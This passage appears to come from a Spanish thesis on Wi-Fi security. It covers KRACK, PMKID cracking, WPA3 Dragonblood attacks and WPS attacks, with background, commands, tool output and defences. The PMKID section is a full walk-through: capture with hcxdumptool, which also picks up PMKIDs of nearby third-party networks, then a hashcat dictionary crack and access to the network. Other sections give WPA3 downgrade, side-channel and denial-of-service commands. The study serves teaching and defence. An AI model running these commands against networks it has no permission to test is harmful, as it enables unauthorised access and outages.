Esta vulnerabilidad se basa en un “ataque de reinstalación de clave” (key reinstallation attack): Cuando un cliente se une a una red, el punto de acceso y él ejecutan un 4-way handshake para negociar una nueva clave de cifrado. Esta clave se instala una vez se ha recibido el tercer mensaje del “4-way handshake”. Una vez instalada, se utilizará para cifrar tramas de datos normales. Debido a que los mensajes pueden perderse o no llegar de forma completa, el tercer mensaje será retransmitido por el punto de acceso si no recibe una respuesta apropiada como confirmación.

Como resultado, el cliente puede recibir el 3 mensaje múltiples veces. Cada vez que éste reciba el tercer mensaje, reinstalará la clave de cifrado, se reestablece el número de paquete de transmisión incremental (nonce) y recibe el contador de repetición utilizado por el protocolo de cifrado.

Un atacante podría forzar los restablecimientos de nonce recogiendo y reproduciendo retransmisiones del tercer mensaje del 4-way handshake. Al forzar la reutilización del nonce, el protocolo de cifrado puede ser atacado: los paquetes pueden ser monitorizados y reproducidos, se podrían modificar y lo más importante, se podrían descifrar. Este ataque se puede modificar para vulnerar la seguridad de la clave de grupo, TDLS, Peer Key,etc... [50]

Para la explotación de estos ataques nos encontramos con que no hay apenas herramientas que permitan explotar esta vulnerabilidad. La única herramienta que se ha podido encontrar es un script creado por el propio descubridor de la vulnerabilidad que permite saber si un equipo es vulnerable o no a este ataque. Para ello, el script convertirá la máquina donde se ejecute en un punto de acceso y, cuando un equipo se conecte, nos dirá si el equipo conectado sería vulnerable a un ataque KRACK [51].

3.4.1.2 Preparación del entorno

El script comentado previamente se ejecutará en nuestra máquina que queremos que se use como punto de acceso y, una vez ejecutado, iremos conectando las máquinas a nuestro punto de acceso.




Figura 43. Entorno usado para la realización del ataque KRACK

3.4.1.3 Ataque

- [Punto de acceso “AP”, “root”] El punto de acceso se descarga los paquetes necesarios para compilar los ficheros y ejecutar el script.

```
apt-get update
apt-get install libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git sysfsutils Python-scapy python-pycryptodome virtualenv
```

- [Punto de acceso “AP”, “root”] Nos descargamos los scripts del repositorio oficial de GitHub⁸.

```
git clone https://github.com/vanhoefm/krackattacks-scripts
```

- [Punto de acceso “AP”, “root”] En la nueva carpeta descargada, hacemos una copia del fichero por defecto y compilamos el archivo hostapd para asegurarnos que se crea con las especificaciones propias del equipo:

⁸ <https://github.com/vanhoefm/krackattacks-scripts>

```
cd hostpd
cp defconfig .config
make -j 2
```

Una vez compilado el archivo, accedemos a él y revisamos que los datos son correctos. Nosotros usaremos la configuración por defecto y solo cambiaremos la interfaz de red en la que crearemos el punto de acceso, en nuestro caso la “wlan0”.




Figura 44. Captura del archivo hostapd.conf

- [Punto de acceso “AP”, “root”] Desactivamos la encriptación por hardware para evitar que pueda modificar los resultados de los tests. Para ello, usamos el script incluido en el repositorio git descargado:

```
./krackattack/disable-hwcrypto.sh
```

Una vez ejecutado, tendremos que reiniciar el equipo:

```
root@kali:~/krackattacks-scripts# ./krackattack/disable-hwcrypto.sh
Done. Reboot your computer.
```

Figura 45. Script de Krackattack requiriendo un reinicio del equipo

- [Punto de acceso “AP”, “root”] Una vez reiniciado, desactivamos el *network-manager* para que no interfiera en el script:

```
# service network-manager stop
```

- [Punto de acceso “AP”, “root”] Ejecutamos el script de *krackattack* para iniciar el punto de acceso:

```
# python krackattack/krack-test-client.py
```

Se recibe una confirmación por parte del script para que se conecten los clientes.

```
[11:14:21] Note: disable Wi-Fi in network manager & disable hardware encryption.
Both may interfere with this script.
[11:14:22] Starting hostapd ...
Configuration file: /root/krackattacks-scripts/krackattack/hostapd.conf
wlan0: Could not connect to kernel driver
Using interface wlan0 with hwaddr 0a:07:f6:4f:58:e7 and ssid "testnetwork"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
[11:14:23] Ready. Connect to this Access Point to start the tests. Make sure the client requests an IP using DHCP!
```

Figura 46. Script de KrackAttack requiriendo los clientes

7. [Móvil (M), u0_a356] El cliente móvil se conecta a la red con SSID “testnetwork” y contraseña “abcdefgh”.

8. [Punto de acceso “AP”, root] Recibimos la confirmación de conexión de un cliente:

```
wlan0: STA 80:35:c1:59:43:d6 IEEE 802.11: associated
wlan0: AP-STA-CONNECTED 80:35:c1:59:43:d6
wlan0: STA 80:35:c1:59:43:d6 RADIUS: starting accounting session D8632BDB34C8611
3
[11:14:36] 80:35:c1:59:43:d6: 4-way handshake completed (RSN)
[11:14:36] 80:35:c1:59:43:d6: DHCP reply 192.168.100.2 to 80:35:c1:59:43:d6
[11:14:36] 80:35:c1:59:43:d6: DHCP reply 192.168.100.2 to 80:35:c1:59:43:d6
```

Figura 47. Cliente conectado a nuestro AP

Una vez que el cliente manda suficientes paquetes ARP, recibiremos la confirmación de si el cliente es vulnerable o no:

```
[11:15:12] 80:35:c1:59:43:d6: client DOESN'T reinstall the pairwise key in the 4-way handshake (this is good) (used standard attack).
[11:15:13] Reset PN for GTK
[11:15:13] 80:35:c1:59:43:d6: sending a new 4-way message 3 where the GTK has a zero RSC
[11:15:13] 80:35:c1:59:43:d6: received a new message 4
[11:15:14] 80:35:c1:59:43:d6: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)
[11:15:15] Reset PN for GTK
[11:15:15] 80:35:c1:59:43:d6: sending a new 4-way message 3 where the GTK has a zero RSC
[11:15:15] 80:35:c1:59:43:d6: received a new message 4
[11:15:16] 80:35:c1:59:43:d6: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[11:15:17] Reset PN for GTK
[11:15:17] 80:35:c1:59:43:d6: sending a new 4-way message 3 where the GTK has a zero RSC
[11:15:17] 80:35:c1:59:43:d6: received a new message 4
[11:15:18] 80:35:c1:59:43:d6: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[11:15:19] Reset PN for GTK
[11:15:19] 80:35:c1:59:43:d6: sending a new 4-way message 3 where the GTK has a zero RSC
[11:15:19] 80:35:c1:59:43:d6: Client DOESN'T reinstall the group key in the 4-way handshake (this is good)
```

Figura 48. Resultado del script de KrackAttack

9. [Cliente MAC “C”, jperez] Repetimos el paso 7 para conectarnos al punto de acceso.

10. [Punto de acceso “AP”, root] Comprobamos si el cliente MAC es vulnerable:

```
[12:20:29] 6c:40:08:93:84:b0: client DOESN'T reinstall the pairwise key in the 4-way handshake (this is good) (used standard attack).
[12:20:30] Reset PN for GTK
```

Figura 49. Confirmación de un equipo no vulnerable

```
[12:20:38] 6c:40:08:93:84:b0: Client DOESN'T reinstall the group key in the 4-way handshake (this is good)
```

Figura 50. Confirmación de un equipo no vulnerable

Como hemos podido comprobar, ninguno de los dos clientes que hemos utilizado para comprobar este ataque son vulnerables al “ataque de reinstalación de clave”.

3.4.1.4 Defensa

Debida al alto impacto de esta vulnerabilidad, la gran mayoría de fabricantes de dispositivos ya han corregido esta vulnerabilidad y en dispositivos recientes es complicado encontrar un cliente vulnerable.

Aun así, vía software se puede intentar remediar esta vulnerabilidad. El firmware de la mayoría de los dispositivos contiene una opción para añadir medidas y solucionarla vulnerabilidad.

Por ejemplo, usando *OpenWrt* podemos marcar la opción “Enable key reinstallation (KRACK) countermeasures” en la pestaña de Interfaces -> Wireless.



Figura 2. Opción de OpenWrt para evitar ataques KRACK

Para ello, OpenWrt deshabilitará la transmisión de frames de las claves EAPOL que se usan para instalar las claves. Aun así, el propio firmware avisa que esto puede causar problemas.

3.4.2 Ataque PMKID

3.4.2.1 Fundamentos

Esta vulnerabilidad fue descubierta de forma accidental al intentar buscar maneras de atacar WPA3 y permite a cualquier atacante obtener el PSK que se está usando para un SSID en concreto.

Este ataque es considerado como *clientless* ya que no necesita capturar el handshake entre un cliente y el punto de acceso, sino que se basa en una única trama EAPOL en el RSN IE⁹.

Este ataque es especialmente peligroso ya que el atacante se comunica directamente con el punto de acceso, no habrá tramas inválidas enviadas por el usuario y además ya no hay que fijas los valores del contador de repetición y del nonce del que hacían uso los ataques KRACK.

Para realizar este ataque vamos a usar varias herramientas que tendrán funciones muy definidas. En primer lugar, para poder obtener los paquetes vamos a usar la herramienta *hcxdump tool* [52].

⁹ Robust Security Network Information Element: Es un campo de longitud variable que puede ser encontrado en los marcos de gestión del 802.11

Para obtener estos paquetes también podríamos usar otras herramientas y filtrarlos manualmente como por ejemplo *wireshark* o *aircrack-ng*, nosotros vamos a usar *hcxdumptool* por su comodidad ya que nos dará directamente el paquete que queremos obtener. Después convertiremos el paquete a un formato .pcap conocido para que trabajar con él sea más fácil. Para ello vamos a usar *hcxpcaptool*, ya que es una herramienta realizada por el mismo creador que *hcxdumptool* y permite convertir las capturas de este programa de manera sencilla y con una completa integración. Por último, para obtener la contraseña a partir del hash vamos a usar *hashcat*, aunque podríamos usar otras alternativas más clásicas como son John The Ripper o el propio aircrack-ng.

3.4.2.2 Preparación del entorno

Para este ataque usaremos un nuevo punto de acceso, en este caso, uno proporcionado por un operador de telefonía y como atacante utilizaremos un portátil HP.




Figura 51. Entorno usado para la realización del ataque PMKID

3.4.2.3 Ataque

1. [Atacante “A”, root] El atacante se descarga las herramientas necesarias para la realización de este ataque (*hcxdumptool* y *hcxtools*) y se instalan:

```
git clone https://github.com/ZerBea/hcxdumptool
cd hcxdumptool
make
make install
```

```
git clone https://github.com/ZerBea/hcxtools
cd hcxtools
make
make install
```

2. [Atacante “A”, root] El atacante “A” pone la tarjeta de red en modo monitor. Al usar una tarjeta de red distinta a la de los anteriores ataques, la pondremos en modo monitor de la siguiente manera:

```
ifconfig wlan0 down
iwconfig wlan0 mode monitor
ifconfig wlan0 up
```

3. [Atacante “A”, root] El atacante desactiva los servicios de red para que no interfieran en la captura de paquetes y empezamos a monitorizar paquetes:

```
airmon-ng check kill
airmon-ng start wlan0
```

4. [Atacante “A”, root] Arranca la herramienta *Hcxdumptool* para capturar los PMKIDs de las redes que tengamos a nuestro alrededor:

```
hcxdumptool -o ataque2.pcap -i wlo1 -enable_status=1
```

Parámetros usados	Descripción
o	Parámetro que indica el archivo de salida de la captura
i	Interfaz de red usada
enable_status	Muestra el estado en tiempo real

Tabla 22. Parámetros usados en hcxdumptool para obtener los PMKID

Una vez lanzado el comando, el atacante recibirá los datos del ataque.

```

Initialization...
interface is already in monitor mode

start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE.....: N/A
INTERFACE NAME.....: wlo1
INTERFACE HARDWARE MAC....: 183da25a1930
DRIVER.....: iwlwifi
DRIVER VERSION.....: 4.15.0-45-generic
DRIVER FIRMWARE VERSION...: 9.221.4.1 build 25532
ERRORMAX.....: 100 errors
BPF code blocks.....: 0
FILTERLIST ACCESS POINT....: 0 entries
FILTERLIST CLIENT.....: 0 entries
FILTERMODE.....: unused
WEAK CANDIDATE.....: 12345678
ESSID list.....: 0 entries
ROGUE (ACCESS POINT).....: 78f94414fc0e (BROADCAST HIDDEN)
ROGUE (ACCESS POINT).....: 78f94400fc0f (BROADCAST OPEN)
ROGUE (ACCESS POINT).....: 78f94414fc10 (incremented on every new client)
ROGUE (CLIENT).....: e00db901c4fb
EAPOLTIMEOUT.....: 20000 usec
REPLAYCOUNT.....: 62553
ANONCE .....: 937fc62c0a7bf6c38e5f4cc87a7ed516a4de9532c78393a8671b
f262a8664de8
SNONCE .....: 38747f46bce3666a20f96aae4478ec6915eb0b9f2d3ec7a10933
646ee07e7df1

```

Figura 52. Datos de la tarjeta de red atacante

También irá recibiendo en tiempo real los PKMID de los distintos SSID:

```

18:11:40 6 e00db901c4fb 9897d1b44ac7 MOVISTAR_4AC6 [PMKIDROGUE:99c1e59a9c15bee
59df0338986949334 KDV:2]
18:11:40 6 e00db901c4fb 6a1e19125a7b vodafone0830 [PMKIDROGUE:8d805a7d633f97e9
223214aac3e3b5fe KDV:2]
18:11:56 1 e00db901c4fb c8b42276e151 MOVISTAR_E150 [PMKIDROGUE:47831c6666d3277
15d98791434919e47 KDV:2]
18:12:05 11 e00db901c4fb 9897d10621e5 MOVISTAR_21E4 [PMKIDROGUE:9e3e1f0aaec64bd
0cbc0a18b5010389e KDV:2]
18:12:44 11 78886dda68cd b0be7678c297 MOVISTAR_21E4 [EAPOL:M1M2ROGUE EAPOLTIME:
1993 RC:62553 KDV:2]
18:13:45 11 b2be7667fa21 9897d10621e5 MOVISTAR_21E4 [EAPOL:M1M2ROGUE EAPOLTIME:
6638 RC:62553 KDV:2]
18:14:35 10 b2be76da68cd 9897d10621e5 MOVISTAR_21E4 [EAPOL:M1M2 EAPOLTIME:17535
RC:6 KDV:2]
18:14:39 1 88a9b7561092 00cb005195e5 MOVISTAR_21E4 [EAPOL:M1M2ROGUE EAPOLTIME:
1833 RC:62553 KDV:2]

```

Figura 53. SSIDs recibidos por hxdump tool

Una vez que hemos obtenido el PKMID de la red, se cancela la captura. En nuestro caso usamos el identificador del SSID de nuestro punto de acceso: “9897d10621e5”.

- [Atacante “A”, root] Convierte la captura obtenida en un archivo que pueda ser interpretado por *Hashcat* con la herramienta *hxtools*:

```
hcxpcaptool -z hashes2.txt ataque2.pcap
```

Parámetros usados	Descripción
z	Parámetro que indica el archivo de salida del archivo convertido

Tabla 23. Parámetros usados para obtener el hash desde un archivo .pcap

- [Atacante “A”, root] Modificamos el archivo “.txt” generado para dejar solo la línea que nos interesa:

9e3e1f0aaec64bd0cbc0a18b5010389e*9897d10621e5*e00db901c4fb*4d4f5649535441525f32314534

7. [Atacante “A”, root] El atacante ejecuta *hashcat* para intentar descifrar la clave. En hashcat podríamos usar fuerza bruta, un diccionario, combinado, etc.... Se usará uno de los diccionarios más conocido con la clave ya conocida:

```
hashcat -m 16800 -force hashes2.txt rockyou.txt
```

```
9e3e1f0aaec64bd0cbc0a18b5010389e*9897d10621e5*e00db901c4fb*4d4f5649535441525f32314534:D577
Session.....: hashcat
Status.....: Cracked
Hash.Type....: WPA-PMKID-PBKDF2
Hash.Target...: 9e3e1f0aaec64bd0cbc0a18b5010389e*9897d10621e5*e00db...314534
Time.Started.: Fri May 01 18:41:02 2020 (1 min, 21 secs)
Time.Estimated.: Fri May 01 18:42:23 2020 (0 secs)
Guess.Base...: File (rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1....: 79690 H/s (7.16ms) @ Accel:64 Loops:32 Thr:64 Vec:1
Recovered....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 9587132/14344385 (66.84%)
Rejected.....: 3197372/9587132 (33.35%)
Restore.Point.: 9473781/14344385 (66.05%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1.: bree7davonte -> blazin56
Hardware.Mon.#1.: Temp: 64c Fan: 44% Util: 90% Core:1000MHz Mem:1200MHz Bus:16
```

Figura 54. Contraseña obtenida mediante Hashcat

En el apartado “Status” veremos cómo está: “Cracked” y en la primera línea podemos ver la clave para acceder al punto de acceso¹⁰.

Con esta clave ya podemos conectarnos al punto de acceso y acceder a Internet [53].

3.4.2.4 Defensa

Para explotar esta vulnerabilidad es necesario realizar fuerza bruta sobre el hash PMKID obtenido. Como siempre, al establecer contraseñas es conveniente que sean de una longitud considerable (más de 20 caracteres está bien), usar caracteres aleatorios, evitar palabras comunes, etc....

Aun así, con capacidad computacional suficiente y/o tiempo, como se ha explicado en el capítulo 2, esta contraseña puede ser extraída siempre que contemos con tiempo suficiente.

3.5 WPA3

WPA3 es el sucesor de WPA2. Este protocolo fue anunciado en 2018 y usa un cifrado de 128 bits en modo WPA3-Personal. En este protocolo, ya no se usa el intercambio de claves precompartidas (Preshared keys), sino que ahora se usa una autenticación simultánea de iguales para intentar conseguir un intercambio de claves más seguro al inicio. A este proceso de autenticación se le ha bautizado con el nombre de “Dragonfly” y es aquí dónde están centradas las investigaciones para encontrarle

¹⁰ La clave no se muestra en su totalidad debido a que está en uso ahora mismo.

vulnerabilidades a este protocolo. [54]

Para los ataques con WPA3 vamos a seguir un procedimiento distinto al establecido en los anteriores casos ya que estos ataques no se han podido realizar de manera práctica debido a no contar con el equipamiento necesario. Para comentar las vulnerabilidades, vamos a explicar las vulnerabilidades y la explicación de cómo se podría explotar.

Para intentar realizar estos ataques se procedió a intentar utilizar un punto de acceso Tenda AC9 que supuestamente según la página web de dispositivos soportados por OpenWrt [55] éste tenía soporte para WPA3. En el proceso de instalar este firmware en el dispositivo algún paso salió mal y esto provocó que el dispositivo quedase completamente dañado y no se pudiese usar. De igual manera se intentó utilizar una Raspberry Pi 3 pero a la hora de activar el protocolo WPA3 ésta dejaba de funcionar, por lo que no ha sido posible conseguir que alguno de los puntos de acceso posibles se pudiese usar para realizar estos ataques.

3.5.1 Downgrade y Dictionary Attack contra la transición de WPA3

WPA3 cuenta con un modo de transición en el que un punto de acceso soporta al mismo tiempo conexiones WPA3 y WPA2 para tener retrocompatibilidad y así evitar problemas con dispositivos antiguos.

Un atacante puede establecer un punto de acceso que suplante al original y configurarlo para que solamente soporte WPA2. De esta manera se provoca que el cliente solamente se pueda conectar a través del “4-way handshake” de WPA2.

Una vez que el atacante se conecta, ya se le puede realizar un ataque de diccionario como hemos realizado previamente. [56]

Si quisiéramos evitar este ataque tendríamos que asegurarnos que el AP solamente acepta conexiones de WPA3, aunque antes tendríamos que comprobar que todos los dispositivos que se conectan a la red son compatibles con este protocolo. Hoy en día, esta opción no sería factible.

- **Realización práctica**

La herramienta *Dragonforce* [33], creada por el propio autor que ha descubierto la vulnerabilidad se usa para realizar este ataque, lamentablemente no hay ninguna documentación disponible ni ninguna información acerca del autor para poder usarla. Observando el repositorio disponible, este script habría que ejecutarlo con el siguiente comando:

```
./build.sh
```

Y, una vez que ya se ha creado el script, ya se podría utilizar para intentar realizar el ataque.

3.5.2 Ataque de downgrade del grupo de seguridad

Es un ataque downgrade contra el propio handshake Dragonfly de WPA3, en el que se puede obligar a la víctima a utilizar un grupo de seguridad débil. El dispositivo que inicia el handshake (normalmente el cliente) envía una trama de confirmación que incluye el grupo de seguridad que desea utilizar. Si el AP no soporta este grupo, responde con un mensaje de rechazo, forzando al cliente a enviar un marco de confirmación usando otro grupo.

Este proceso continúa hasta que se encuentra un grupo de seguridad que es apoyado por ambas partes. Un atacante puede hacerse pasar por un AP y falsificar mensajes de rechazo para obligar a los clientes a elegir un grupo de seguridad débil. [19]

Como el ataque anterior, la mejor manera para evitar este ataque es la de evitar el modo transición de WPA3, aunque esto tenga sus desventajas.

- **Realización práctica**

Para realizar este ataque usaremos la herramienta *Dragonslayer* [31]. Una vez descargado el repositorio en el cliente, construimos los scripts con los siguientes comandos:

```
cd dragonslayer
./build.sh
```

Una vez construido, ejecutamos el ataque con el comando:

```
./dragonslayer-client.sh -i wlp2s0 -a 1
```

Parámetros usados	Descripción
i	Interfaz de red usada
a	Tipo de ataque usado

Tabla 24. Parámetros usados en el ataque de downgrade del grupo de seguridad

3.5.3 Ataque Side-Channel basado en tiempo

Con WPA3 está considerado imposible que un atacante recupere la contraseña de una red Wi-Fi. Desafortunadamente se ha descubierto que el tiempo que tarda el AP en responder a los frames que le envía el cliente puede revelar información acerca de la contraseña. Si el AP usa curvas elípticas del NIST, ninguna información de timing es revelada, pero si se usan “curvas Brainpool” o “grupos MODP”, el tiempo de respuesta depende de la contraseña usada. Un atacante puede usar esta información para ejecutar un ataque de diccionario y comprobar cuánto tarda el AP en procesarlo, para así compararlo con los resultados observados. [54]

Para hacer uso de este ataque, podríamos usar Dragontime, una herramienta que nos ofrecerá información acerca de los tiempos que tarda el AP en procesar la información. Con estos resultados se podría realizar un ataque estadístico para comprobar los resultados y así intentar obtener la contraseña. Una vez que tenemos estos datos, podríamos usar Dragonforce para realizar el ataque de diccionario.

La mejor contramedida para este ataque es la de forzar al AP a solamente usar curvas elípticas NIST, de esta manera el ataque queda completamente inutilizado ya que no se va a poder obtener información.

- **Realización práctica**

Para la realización de este ataque se tendría que usar la herramienta *Dragontime* [32]. Al igual que en otras herramientas, para usarla no hay mucha (o ninguna) documentación disponible. Para este caso en concreto, la única documentación disponible es un ejemplo de uso. En este caso, con el comando:

```
./dragontime -d wlan0 -c 1 -a 11:22:33:44:55:66 -g 27 -i 250 -t 750
-o measurements.txt
```

Parámetros usados	Descripción
d	Interfaz de red usada
c	Canal del punto de acceso
a	Dirección MAC del punto de acceso
g	Grupo usado
i	Tiempo de espera para suplantar un commit frame.
t	Tiempo para retransmitir un commit frame
o	Archivo para escribir los resultados

Tabla 25. Parámetros usados en el ataque Side-Channel basado en tiempo

3.5.4 Ataque Side-Channel basado en caché

Si un adversario es capaz de observar los patrones de acceso a la memoria cuando un dispositivo está construyendo el frame del handshake de Dragonfly, puede observar cómo estos patrones de acceso a la memoria revelan información acerca de la contraseña. Para observar estos patrones, el adversario tiene que controlar alguna aplicación en el dispositivo de la víctima. Este control sobre una aplicación sería posible incluso controlando Código JavaScript en el navegador de la víctima.

Una vez que tenemos estos patrones, se podría ejecutar un ataque de diccionario para intentar adivinar la contraseña al igual que hicimos en el ataque anterior usando Dragonforce.

Para evitar este ataque, lo que se recomienda es que la implementación se haga de manera correcta para evitar el acceso a estos patrones de memoria. Para ello, la propia *Wi-Fi Alliance* debería de establecer guías de diseño para que los desarrolladores puedan hacerlo de manera segura.

- **Realización práctica**

Para realizar estos ataques también se recomienda usar la herramienta *Dragonforce* de la que lamentablemente no hay ninguna documentación disponible.

3.5.5 Ataque de denegación de servicio

Para comenzar el handshake de Dragonfly es necesario enviar un “commit frame”. Procesar este frame es bastante exigente en cuánto a términos de computación se refiere, sobre todo si se han implementado medidas en contra de ataques de “Side-Channel”. Si un atacante envía tan solo 16 de estos frames modificados saltándose las medidas de seguridad para evitar frames modificados, se consumirán todos los recursos del AP y se producirá una denegación de servicio inhabilitando todas sus capacidades.

- **Realización práctica**

Este ataque puede ser aprovechado usando la herramienta Drogandrain, la cual es un script que nos dirá si el AP es vulnerable a esta clase de ataques. Realizándole modificaciones, sería posible dejar sin servicio a los APs que usan WPA3.

Para explotar esta vulnerabilidad habría que ejecutar la herramienta mediante el siguiente comando:

```
./dragondrain -d wlan0 -a 01:02:03:04:05:06 -c 6 -b 54 -n 20
```

Parámetros usados	Descripción
d	Interfaz de red usada
c	Canal del punto de acceso
a	Dirección MAC del punto de acceso
b	Bitrate deseado
n	Número de direcciones MAC suplantadas

Tabla 26. Parámetros usados para un ataque DDoS en WPA3

3.6 Ataques multiprotocolo

Como ya comentamos al principio del capítulo, para obtener las credenciales del punto de acceso también es posible realizar ataques que son independientes del protocolo de seguridad que éste usa. A veces, los routers cuentan con tecnologías que, intentando facilitar la vida al usuario, introduce nuevas funcionalidades. Por otro lado, siempre se puede intentar usar la ingeniería social para que el propio usuario nos proporcione la clave de su punto de acceso sin ni siquiera él enterarse.

3.6.1 Ataque a WPS

3.6.1.1 Fundamentos

WPS es un estándar introducido en 2007 por la Wi-Fi Alliance que facilita la configuración de una red WLAN protegida con WPA2. Esto es útil para usuarios que no tengan experiencia y quieran establecer la configuración de una red wifi. Este estándar también facilita la conexión a usuarios sin que tengan que introducir largas contraseñas. Para ello, el AP envía al cliente un pin de 8 dígitos para verificarlos y luego permite al cliente conectarse.

Stefan Viehböck descubrió en 2011 una vulnerabilidad que afecta a los puntos de acceso inalámbricos que presentan esta funcionalidad. Un atacante puede obtener el código PIN de WPS usando la fuerza bruta y, por medio de este PIN, se puede obtener la PSK de la red WPA/WPA2. Así, el atacante puede probar claves numéricas hasta dar con la correcta.

Teniendo en cuenta que los pines constan de 8 números y hay 10 posibilidades distintas por

posición, habría 10^8 (100.000.000) posibilidades distintas. Probar todas estas combinaciones sería demasiado teniendo en cuenta que tras cada intento hay que esperar unos segundos para recibir la respuesta del AP.

Sin embargo, el diseño de este PIN hace que no sea tan complicado adivinar el PIN y no haya que probar todas las posibilidades.

El octavo dígito es la suma de control del resto del pin. Además, este número se divide en 2, la primera mitad para los primeros 4 números y la segunda mitad para los 3 restantes. Por lo que sólo tendríamos que intentar probar 11,000 ($10^4 + 10^3$) posibilidades.

Debido a la facilidad para romper este tipo de claves, muchos fabricantes incorporaron medidas para detectar e intentar frenar estos ataques. Para ello, también intentaron mejorar la manera en la que creaban la clave para ser realmente aleatoria. Sin embargo, si se elige un seed (o semilla) fácil de adivinar (o si siempre se usa la misma), se termina con un cifrado muy fácil de romper. De esto es lo que se aprovecha el ataque Pixie-Dust. [57]

Para aprovechar esta vulnerabilidad vamos a usar Reaver y Wash, dos de las herramientas más conocidas para realizar ataques a WPS. Nosotros usaremos ésta simplemente por su sencillez de uso y que la mayoría de la documentación disponible en Internet hacen uso de estas herramientas. Estas herramientas siguen teniendo soporte a día de hoy por lo que se siguen actualizando para ofrecer un mejor rendimiento. Al igual que estas herramientas, existen otras como por ejemplo pixiewps [58] que sirven para realizar la misma tarea, aunque ya no está en mantenimiento y no se actualiza.

3.6.1.2 Preparación del entorno

Para este ataque, simplemente contaremos con un AP (sin que haya algún cliente conectado) y una máquina atacante.

En nuestro caso, usaremos un punto de acceso proporcionado por un ISP de telefonía con la función WPS ya establecida por defecto. Si usásemos un router con OpenWrt, tendríamos que configurarlo de manera separada.




Figura 55. Entorno usado para la realización del ataque PMKID

3.6.1.3 Ataque

- [Atacante “A”, root] El atacante cierra todos los procesos que pueden interferir en la red y pone la tarjeta de red en modo monitor:

```
airmon-ng check kill
airmon-ng start wlan0
```

- [Atacante “A”, root] Escaneamos las redes inalámbricas que están usando WPS usando la herramienta *wash*:

```
wash --interface wlan0mon
```

BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
